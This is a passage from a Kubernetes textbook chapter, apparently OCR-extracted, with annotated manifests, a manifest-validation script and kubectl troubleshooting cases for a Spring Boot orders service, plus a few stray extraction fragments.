


Figure 4.9. The autoscaler closes a second loop above the Deployment: measured CPU changes the replica count, and the new Pods change the measurement.

PodDisruptionBudget

Voluntary disruptions (a node drain for an upgrade, a cluster autoscaler removing a node) evict Pods on purpose. A **PodDisruptionBudget** (PDB, `policy/v1`; from memory, verify before use) states how many Pods of a selector must stay available. With three replicas and `minAvailable: 2`, a drain can evict one Pod at a time and waits when evicting another would break the budget. A PDB does not protect against involuntary disruptions such as a node crash. A budget that equals the replica count (`minAvailable: 3` with three replicas) blocks node drains forever and must be avoided.

StatefulSet and persistent storage

A **StatefulSet** (`apps/v1`) runs Pods that need a stable identity. Per kubernetes.io, StatefulSet Pods have a unique identity that consists of an ordinal, a stable network identity and stable storage. The Pod `orders-db-0` keeps that name and its volume across restarts. Storage is requested through a **PersistentVolumeClaim**, created per Pod from `volumeClaimTemplates`, and satisfied by a **PersistentVolume** that a **StorageClass** provisions dynamically (for example an EBS volume on AWS). A headless Service (`clusterIP: None`) provides stable DNS names.

> **WATCH OUT**
> A database in a StatefulSet is a lab setup. Running PostgreSQL in a single-replica StatefulSet has no replication, backup, failover or point-in-time recovery. The manifest in this Part exists so that the whole application runs in one cluster for learning and for integration tests. Production deployments use a managed database (Amazon RDS in the AWS chapters) or an operator that manages replication and backups.

4.3.2 Worked example

The Deployment below combines every mechanism of this chapter. Each field that implements a rule above is annotated in the text that follows.

30-deployment.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: orders-service
  namespace: orders
  labels:
    app: orders-service
spec:
  replicas: 3
  revisionHistoryLimit: 5
  progressDeadlineSeconds: 300
  selector:
    matchLabels:
      app: orders-service
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1
      maxUnavailable: 0
  template:
    metadata:
      labels:
        app: orders-service
        version: "1.4.0"
```

30-deployment.yaml (validated with PyYAML, not applied to a cluster) (continued) YAML

```yaml
    spec:
      terminationGracePeriodSeconds: 45
      securityContext:
        runAsNonRoot: true
        runAsUser: 10001
        seccompProfile:
          type: RuntimeDefault
      containers:
        - name: orders-service
          image: ghcr.io/example/orders-service:1.4.0
          imagePullPolicy: IfNotPresent
          ports:
            - name: http
              containerPort: 8080
          envFrom:
            - configMapRef:
                name: orders-config
          env:
            - name: SPRING_DATASOURCE_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: orders-db-secret
                  key: SPRING_DATASOURCE_PASSWORD
          resources:
            requests:
              cpu: 500m
              memory: 768Mi
            limits:
              memory: 768Mi
          startupProbe:
            httpGet:
              path: /actuator/health/liveness
              port: http
            periodSeconds: 5
            failureThreshold: 36
          livenessProbe:
            httpGet:
              path: /actuator/health/liveness
              port: http
            periodSeconds: 10
            timeoutSeconds: 2
            failureThreshold: 3
          readinessProbe:
            httpGet:
              path: /actuator/health/readiness
              port: http
            periodSeconds: 5
            timeoutSeconds: 2
            failureThreshold: 3
          lifecycle:
            preStop:
              exec:
                command: ["sh", "-c", "sleep 10"]
          securityContext:
            allowPrivilegeEscalation: false
            readOnlyRootFilesystem: true
            capabilities:
              drop: ["ALL"]
          volumeMounts:
            - name: tmp
              mountPath: /tmp
      volumes:
        - name: tmp
          emptyDir: {}
```

What to notice:

- `strategy.rollingUpdate` with `maxSurge: 1` and `maxUnavailable: 0` keeps three Ready Pods at all times; `progressDeadlineSeconds: 300` makes a stalled rollout visible after five minutes instead of the default ten (default per kubernetes.io).
- `startupProbe` and `livenessProbe` use the same endpoint on purpose: the startup probe protects the first 180 s, and afterwards liveness takes over with a 30 s failure window (3 failures at 10 s).

sreeram

- `readinessProbe` uses the readiness group, so that a Pod that is shutting down (readiness state `REFUSING_TRAFFIC` under graceful shutdown; from memory, verify before use) leaves the endpoints.
- `port: http` refers to the named container port, so the probes follow the port if it changes.
- `readOnlyRootFilesystem: true` needs a writable `/tmp`, supplied as an `emptyDir` volume; Tomcat and the JVM write temporary files there.
- `runAsNonRoot` with `runAsUser: 10001` requires an image whose files are readable by that user, as built in the non-root image of the Docker security chapter.

The HorizontalPodAutoscaler and PodDisruptionBudget for the same Deployment:

50-hpa-pdb.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: orders-service
  namespace: orders
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: orders-service
  minReplicas: 3
  maxReplicas: 8
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
  behavior:
    scaleDown:
      stabilizationWindowSeconds: 300
---
apiVersion: policy/v1
kind: PodDisruptionBudget
metadata:
  name: orders-service
  namespace: orders
spec:
  minAvailable: 2
  selector:
    matchLabels:
      app: orders-service
```

Watch the autoscaler under load (typical output, not run on the build machine) TERMINAL

```
$ kubectl get hpa orders-service -n orders --watch
NAME             REFERENCE                     TARGETS   MINPODS   MAXPODS   REPLICAS   AGE
orders-service   Deployment/orders-service   22%/70%   3         8         3          10m
orders-service   Deployment/orders-service   148%/70%  3         8         3          11m
orders-service   Deployment/orders-service   148%/70%  3         8         7          11m
orders-service   Deployment/orders-service   63%/70%   3         8         7          12m
```

4.3.3 Hands-on

This exercise requires a cluster and metrics-server and was not run on the build machine.

1. Apply the Deployment with an image of a Spring Boot application that exposes the actuator probes (the `orders-service` image from the CI chapters, or any Boot application with `management.endpoint.health.probes.enabled=true`).
2. Run `kubectl describe pod <pod> -n orders` and read the QoS class and the probe settings.
3. Break readiness on purpose: change the readiness path to `/actuator/health/readinessx`, apply, and observe with `kubectl rollout status` that the rollout stalls while the old Pods continue serving.
4. Restore the path, then measure termination: run `kubectl delete pod <pod> -n orders` in one terminal while a loop of `curl` requests runs against the Service in another, and count failed requests with and without the `preStop` hook.
5. Run a load generator against the Service and watch `kubectl get hpa --watch`.

4.3.4 Real-world problems and solutions

Problem: CrashLoopBackOff because an environment variable is missing

Scenario. Release 1.4.1 adds a property `PAYMENT_API_URL` read with `@Value("${payment.api.url}")`. The ConfigMap was updated in a different pull request that has not been applied.

Symptoms. New Pods cycle between `Error` and `CrashLoopBackOff`; the restart count rises; the rollout stalls and the old Pods continue to serve.

Diagnosis. `kubectl logs <pod> -n orders --previous` prints the stack trace of the last crashed container: `Could not resolve placeholder 'payment.api.url'`. `kubectl describe pod` shows `Last State: Terminated`, `Exit Code: 1`.

Root cause. The application fails at startup without the setting, and the configuration change was released separately from the code that needs it.

Fix. Apply the ConfigMap, then `kubectl rollout restart deployment/orders-service -n orders` (environment variables from a ConfigMap are read only when a container starts).

Prevention. Ship configuration and code in one reviewed change, validate required properties with `@ConfigurationProperties` and bean validation so that the error is explicit, and keep the old version running by using the rolling-update settings above.

Problem: a readiness probe that is too strict stalls every rollout

Scenario. The readiness group was extended with a check of the payment gateway.

Symptoms. During a gateway slowdown all Pods become `0/1`, the Service has no endpoints and the Ingress returns 503 although the application is running.

Diagnosis. `kubectl describe pod` shows `Readiness probe failed: HTTP probe failed with statuscode: 503`; `kubectl get endpointslices` is empty.

Root cause. A dependency shared by all Pods was made part of readiness, so its failure removes every Pod at the same moment, which converts a partial degradation into a full outage.

Fix. Remove the external check from the readiness group; handle the dependency with timeouts, a circuit breaker and a fallback.

Prevention. Define probes in terms of the Pod alone, review every health indicator added to the groups, and test the failure of each dependency in staging.

Problem: liveness probe restarts a slow-starting JVM

Scenario. After a dependency upgrade the application needs 70 s to start under CPU contention; the liveness probe was configured with `initialDelaySeconds: 30` and `failureThreshold: 3` at 10 s.

Symptoms. Pods restart at about 60 s, never reach `Ready`, and the restart count grows. Exit code is 137 (killed with `SIGKILL`) or 143 (terminated by `SIGTERM`).

Diagnosis. `kubectl describe pod` Events contain `Liveness probe failed` and `Container will be restarted`. `kubectl logs --previous` ends in the middle of the start sequence.

Root cause. The liveness probe began checking before the application finished starting and the failure window was shorter than the start time.

Fix. Add a `startupProbe` with a generous budget (`failureThreshold: 36`, `periodSeconds: 5` gives 180 s) and drop the long initial delay on liveness.

Prevention. Measure start time in staging under the CPU request that production uses, set the startup budget to a multiple of it, and keep liveness strict only after startup.

Problem: requests and limits do not match the JVM

Scenario. The container limit is 512Mi but `-Xmx` or the default heap leaves too little native memory.

Symptoms. Pods are killed at irregular intervals with `OOMKilled`; the Java heap graphs look normal; alternatively, response times degrade with a CPU limit of `500m` while node CPU is idle.

Diagnosis. `kubectl describe pod` shows `Reason: OOMKilled`, `Exit Code: 137`. Heap metrics stay below the limit, so the excess is native memory (metaspace, thread stacks, direct buffers). For throttling, the container CPU throttling metric or the cgroup `cpu.stat` shows a growing throttled-periods counter.

sreram

Root cause. The memory limit counts the whole process, not only the heap. A CPU limit applies as a quota that multi-threaded JVM work can exhaust within a period.

Fix. Raise the limit or lower `MaxRAMPercentage` so that heap plus native memory stays below the limit; remove or raise the CPU limit.

Prevention. Size memory as heap divided by 0.75 as a starting point, load-test, observe actual usage, and set the memory request equal to the limit.

Problem: rolling update drops requests

Scenario. Each deployment produces a burst of 502 and connection reset errors for a few seconds.

Symptoms. Error spikes in the ingress logs aligned with Pod terminations; the application logs show no errors.

Diagnosis. Compare the timestamps of the Pod `Terminating` events with the errors. `kubectl get pod <pod> -o yaml` shows no `preStop` hook and a default grace period.

Root cause. The Pod received `SIGTERM` and stopped accepting connections before the ingress controller and kube-proxy had removed it from their routing tables.

Fix. Add the `preStop` sleep, keep graceful shutdown enabled, and set `terminationGracePeriodSeconds` to at least the sum of both.

Prevention. Include a deployment under load in the release checklist: run a request loop during a rollout in staging and require zero errors. Use a PodDisruptionBudget so that node drains also respect availability.

4.3.5 Questions to expect

What is the difference between a resource request and a limit?

The request is reserved by the scheduler when choosing a node and determines the QoS class. The limit is enforced by the kernel: CPU above the limit is throttled, memory above the limit leads to an OOM kill.

What are the three QoS classes?

Guaranteed (requests equal limits for CPU and memory in every container), Burstable (some requests or limits set) and BestEffort (none set). Under node memory pressure BestEffort Pods are evicted first and Guaranteed last.

Explain liveness, readiness and startup probes.

Liveness restarts a container that is stuck. Readiness removes a Pod from Service endpoints while it cannot serve, without restarting it. Startup delays the other two until the application has started, which protects slow-starting applications such as a JVM.

Why should a liveness probe not check the database?

A database outage would fail liveness on all Pods and cause Kubernetes to restart healthy applications in a loop, which prolongs the outage. Liveness should reflect only whether the process itself is irrecoverably stuck.

How is a Pod terminated, and how are requests protected during it?

The Pod leaves the endpoints and the `preStop` hook runs; then `SIGTERM` is sent to PID 1; after `terminationGracePeriodSeconds` any remaining process receives `SIGKILL`. A `preStop` sleep absorbs endpoint propagation delay and Spring Boot graceful shutdown drains in-flight requests.

How does the HPA compute the replica count, and what must exist for it to work?

`ceil(current replicas x current metric / target metric)`, bounded by min and max. It needs a metrics source (metrics-server) and, for CPU utilisation, a CPU request on the Pods, because utilisation is a percentage of the request.

KEY POINTS

Key points

- Requests drive scheduling and QoS; limits are enforced by the kernel: CPU is throttled, memory is killed with exit code 137.
- Startup, liveness and readiness probes answer different questions; liveness must not depend on external systems.
- Spring Boot exposes the probes at `/actuator/health/liveness` and `/actuator/health/readiness`.
- Zero-downtime termination needs a `preStop` delay, graceful shutdown and a grace period longer than both.
- The HPA scales on CPU relative to requests; a PDB limits voluntary evictions; a StatefulSet in a lab is not a production database.

4.4 The Complete orders-service Manifest Set and Troubleshooting

The previous chapters introduced objects one at a time. This chapter assembles the full set of manifests for the `orders-service` and its PostgreSQL database, shows how they relate, validates them mechanically, and ends with the `kubectl` commands and the decision flow used to diagnose a failing deployment.

4.4.1 Concept and mechanism




Figure 4.10. Ownership runs from Deployment to ReplicaSet to Pods, while selectors (not ownership) connect the Service and the PodDisruptionBudget to the same Pods; the HPA acts on the Deployment.




Figure 4.11. The orders namespace holds a stateless tier (Ingress, Service, Deployment, HPA, PDB) and a lab database tier (headless Service, StatefulSet, PVC); the ConfigMap and Secret feed both tiers and the nightly CronJob.

Files are numbered so that `kubectl apply -f` on the directory processes them in a dependable order: namespace, configuration, database, application, exposure, scaling and disruption, jobs. Applying the whole directory is idempotent: running the command twice changes nothing the second time.

4.4.2 Worked example

The files `00-namespace.yaml`, `10-config.yaml`, `30-deployment.yaml`, `40-service-ingress.yaml` and `50-hpa-pdb.yaml` appeared earlier in this Part. The database and the CronJob complete the set.

20-postgres.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: v1
kind: Service
metadata:
  name: orders-db
  namespace: orders
  labels:
    app: orders-db
spec:
  clusterIP: None
  selector:
    app: orders-db
  ports:
    - name: postgres
      port: 5432
---
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: orders-db
  namespace: orders
spec:
  serviceName: orders-db
  replicas: 1
  selector:
    matchLabels:
      app: orders-db
  template:
    metadata:
      labels:
        app: orders-db
    spec:
      containers:
```

20-postgres.yaml (validated with PyYAML, not applied to a cluster) (continued) YAML

```yaml
        - name: postgres
          image: postgres:16
          ports:
            - containerPort: 5432
              name: postgres
          env:
            - name: POSTGRES_DB
              value: orders
            - name: POSTGRES_USER
              value: orders_app
            - name: POSTGRES_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: orders-db-secret
                  key: POSTGRES_PASSWORD
            - name: PGDATA
              value: /var/lib/postgresql/data/pgdata
          readinessProbe:
            exec:
              command: ["pg_isready", "-U", "orders_app", "-d", "orders"]
            periodSeconds: 5
          resources:
            requests:
              cpu: 250m
              memory: 512Mi
            limits:
              memory: 512Mi
          volumeMounts:
            - name: data
              mountPath: /var/lib/postgresql/data
  volumeClaimTemplates:
    - metadata:
        name: data
      spec:
        accessModes: ["ReadWriteOnce"]
        resources:
          requests:
            storage: 5Gi
```

What to notice: the `orders-db` Service is headless (`clusterIP: None`), so `orders-db` resolves to the Pod address and `orders-db-0.orders-db` to one specific Pod; `PGDATA` points to a subdirectory of the mount because a freshly formatted volume contains a `lost+found` directory that PostgreSQL refuses to initialise over; the readiness probe uses `pg_isready`, and the application Pods retry the connection through Spring while the database becomes ready, since Kubernetes does not order startup between Deployments.

60-cronjob.yaml (validated with PyYAML, not applied to a cluster) YAML

```yaml
apiVersion: batch/v1
kind: CronJob
metadata:
  name: orders-archive
  namespace: orders
spec:
  schedule: "30 2 * * *"
  concurrencyPolicy: Forbid
  successfulJobsHistoryLimit: 3
  failedJobsHistoryLimit: 3
  jobTemplate:
    spec:
      backoffLimit: 2
      template:
        spec:
          restartPolicy: OnFailure
          containers:
            - name: archive
              image: ghcr.io/example/orders-service:1.4.0
              args: ["--spring.main.web-application-type=none", "--job=archive"]
              envFrom:
                - configMapRef:
                    name: orders-config
              env:
                - name: SPRING_DATASOURCE_PASSWORD
```

Sheeram

60-cronjob.yaml (validated with PyYAML, not applied to a cluster) (continued) YAML

```yaml
                valueFrom:
                  secretKeyRef:
                    name: orders-db-secret
                    key: SPRING_DATASOURCE_PASSWORD
```

`concurrencyPolicy: Forbid` skips a run if the previous one is still active, and `restartPolicy: OnFailure` with `backoffLimit: 2` retries a failed Pod twice before the Job fails. The arguments are an assumption of the example application (a `--job=archive` switch); they are not part of any Spring Boot standard.

Mechanical validation

All manifests were parsed with PyYAML and checked for the cross-references that the API server does not verify: selectors against template labels, Service `targetPort` against container port names, and the grace period against the sum of `preStop` and shutdown timeout. The script, the real output on the build machine, and its limits follow.

validate_manifests.py PYTHON

```python
import sys, glob, yaml

docs = []
for path in sorted(glob.glob(sys.argv[1] + "/[0-9]*.yaml")):
    for doc in yaml.safe_load_all(open(path)):
        docs.append(doc)
        print("%-24s %-16s %s" % (doc["kind"], doc["metadata"]["name"], doc["apiVersion"]))
print("parsed %d documents with yaml.safe_load_all" % len(docs))

by_kind = {(d["kind"], d["metadata"]["name"]): d for d in docs}
dep = by_kind[("Deployment", "orders-service")]
svc = by_kind[("Service", "orders-service")]
labels = dep["spec"]["template"]["metadata"]["labels"]
ports = [p["name"] for p in dep["spec"]["template"]["spec"]["containers"][0]["ports"]]
checks = {
    "Deployment selector is a subset of Pod labels":
        dep["spec"]["selector"]["matchLabels"].items() <= labels.items(),
    "Service selector is a subset of Pod labels": svc["spec"]["selector"].items() <= labels.items(),
    "Service targetPort names a container port": svc["spec"]["ports"][0]["targetPort"] in ports,
    "grace period covers preStop 10 s + shutdown 25 s":
        dep["spec"]["template"]["spec"]["terminationGracePeriodSeconds"] >= 10 + 25,
}
for text, ok in checks.items():
    print(("PASS  " if ok else "FAIL  ") + text)
```

Validation on the build machine (real output) TERMINAL

```
$ python3 -I validate_manifests.py k8s/
Namespace                orders           v1
ConfigMap                orders-config    v1
Secret                   orders-db-secret v1
Service                  orders-db        v1
StatefulSet              orders-db        apps/v1
Deployment               orders-service   apps/v1
Service                  orders-service   v1
Ingress                  orders-service   networking.k8s.io/v1
HorizontalPodAutoscaler  orders-service   autoscaling/v2
PodDisruptionBudget      orders-service   policy/v1
CronJob                  orders-archive   batch/v1
parsed 11 documents with yaml.safe_load_all
PASS  Deployment selector is a subset of Pod labels
PASS  Service selector is a subset of Pod labels
PASS  Service targetPort names a container port
PASS  grace period covers preStop 10 s + shutdown 25 s
```

The check proves syntactic validity and internal consistency only. It does not prove that a real API server accepts the manifests: schema validation (`kubectl apply --dry-run=server`, or an offline schema validator such as kubeconform; from memory, verify before use) must run against a cluster or the published schemas of the target version. Before each upgrade, check that none of the used `apiVersion` values is removed in the new version; per kubernetes.io the `flowcontrol.apiserver.k8s.io/v1beta3` API, for example, stopped being served as of v1.32.

To apply and verify:


Apply the directory and wait for the rollout (typical output, not run on the build machine) TERMINAL

```
$ kubectl apply -f k8s/
namespace/orders created
configmap/orders-config created
secret/orders-db-secret created
service/orders-db created
statefulset.apps/orders-db created
deployment.apps/orders-service created
service/orders-service created
ingress.networking.k8s.io/orders-service created
horizontalpodautoscaler.autoscaling/orders-service created
poddisruptionbudget.policy/orders-service created
cronjob.batch/orders-archive created
$ kubectl rollout status deployment/orders-service -n orders
Waiting for deployment "orders-service" rollout to finish: 0 of 3 updated replicas are available...
Waiting for deployment "orders-service" rollout to finish: 1 of 3 updated replicas are available...
Waiting for deployment "orders-service" rollout to finish: 2 of 3 updated replicas are available...
deployment "orders-service" successfully rolled out
```

4.4.3 kubectl reference and troubleshooting flow

Command	Purpose
`kubectl get pods -n orders -o wide`	List Pods with node and IP
`kubectl describe pod NAME -n orders`	Show spec, conditions and Events (first place to look)
`kubectl logs NAME -n orders --previous`	Logs of the previous, crashed container
`kubectl logs -l app=orders-service -n orders`	Logs of all Pods with a label
`kubectl exec -it NAME -n orders -- sh`	Shell inside a running container
`kubectl port-forward svc/orders-service 8080:80 -n orders`	Reach a Service from the workstation for testing
`kubectl get events -n orders --sort-by=.lastTimestamp`	Recent cluster events in time order
`kubectl top pods -n orders`	CPU and memory use (needs metrics-server)
`kubectl rollout status deployment/orders-service -n orders`	Wait for a rollout; non-zero exit on failure
`kubectl rollout history deployment/orders-service -n orders`	List revisions
`kubectl rollout undo deployment/orders-service -n orders`	Return to the previous ReplicaSet
`kubectl set image deployment/orders-service orders-service=IMAGE -n orders`	Change the image (prefer a Git change)
`kubectl scale deployment/orders-service --replicas=5 -n orders`	Imperative scaling (fights the HPA)
`kubectl diff -f k8s/`	Show what apply would change
`kubectl auth can-i delete pods -n orders`	Check RBAC permission

kubectl commands used most often (from memory, verify before use).



Typical causes, most frequent first for each status (order is indicative, not measured)

Figure 4.12. Start from the STATUS column; each status points to one command whose output names the cause.

Diagnose a crash loop (typical output, not run on the build machine) TERMINAL

```
$ kubectl get pods -n orders
NAME                              READY   STATUS             RESTARTS      AGE
orders-service-7c9d5f8b64-2xqjd   0/1     CrashLoopBackOff   4 (31s ago)   3m
$ kubectl describe pod orders-service-7c9d5f8b64-2xqjd -n orders
Containers:
  orders-service:
    State:          Waiting
      Reason:       CrashLoopBackOff
    Last State:     Terminated
      Reason:       OOMKilled
      Exit Code:    137
Events:
  Type     Reason     Age                  Message
  Warning  BackOff    10s (x12 over 3m)    Back-off restarting failed container
```

Interpreting the output: `Last State: Terminated` with `OOMKilled` and exit code 137 names a memory limit breach; exit code 1 with a stack trace in `kubectl logs --previous` names an application failure; exit code 143 is a `SIGTERM` shutdown. The `RESTARTS` column with a rising count and increasing back-off (10 s, 20 s, 40 s, up to 5 minutes, per kubernetes.io) is the crash-loop signature.

4.4.4 Hands-on

This exercise requires a cluster and was not run on the build machine. Seed four faults one at a time into a copy of the manifests, apply, and diagnose each using only the troubleshooting flow:

1. Change the image tag to `orders-service:9.9.9`. Expected: `ImagePullBackOff`.
2. Set `resources.requests.cpu` to `64` cores. Expected: `Pending` with `Insufficient cpu` in Events.
3. Change `SPRING_DATASOURCE_URL` to a host that does not exist. Expected: crash or readiness failure; confirm in `kubectl logs`.
4. Change the Service selector to a label that no Pod has. Expected: Pods `Running`, Service without endpoints.

Record for each fault the command that revealed the cause and the line of output that named it.

4.4.5 Real-world problems and solutions

Problem: configuration drift between environments

Scenario. Production has been running with `replicas: 6` and a raised memory limit set by an engineer with `kubectl edit` during an incident. A later deployment from Git restores `replicas: 3` and the original limit.

Symptoms. After a routine release, latency increases and Pods are `OOMKilled` again; the incident reappears in a form that was believed to be fixed.

Diagnosis. `kubectl diff -f k8s/` against the cluster shows differences that exist in no Git commit; `kubectl get deployment orders-service -n orders -o yaml` includes a `kubectl.kubernetes.io/last-applied-configuration` annotation that differs from the file.

Root cause. The live state was changed outside Git, so the repository no longer described production.

Fix. Put the emergency change into Git through a pull request and apply from Git.

Prevention. Forbid manual write access in production, deploy only from the pipeline or a GitOps controller with self-healing, and alert on drift. The GitOps chapter shows the controller that reverts out-of-band changes automatically.

Problem: a Pod stays Pending

Scenario. After raising the CPU request to `2` per Pod, new Pods do not start.

Symptoms. `STATUS Pending` with no restarts, no logs.

Diagnosis. `kubectl describe pod` Events: `0/3 nodes are available: 3 Insufficient cpu`.

Root cause. No node has 2 free cores of allocatable capacity after other requests are subtracted.

Fix. Lower the request to the measured need, or add nodes or let the cluster autoscaler add one.

Prevention. Set requests from measured usage, review the node capacity per instance type, and watch the `kube_pod_status_unschedulable` style metrics of the monitoring stack.

4.4.6 Questions to expect

A Pod is in CrashLoopBackOff. How is it diagnosed?

Run `kubectl describe pod` to read the last state, exit code and events, and `kubectl logs --previous` for the output of the crashed container. Exit 137 with `OOMKilled` is a memory limit; exit 1 is an application error such as a missing property.

A Pod is Pending. What are the usual causes?

No node satisfies the request (insufficient CPU or memory), an unbound PersistentVolumeClaim, a node taint without a matching toleration, or a node selector or affinity rule that matches nothing. Events in `kubectl describe pod` name the cause.

What does exit code 137 mean?

The process was terminated by `SIGKILL` (128 + 9). In Kubernetes it usually means the container exceeded its memory limit (reason `OOMKilled`), or it did not stop within the grace period.

How is a bad rollout undone?

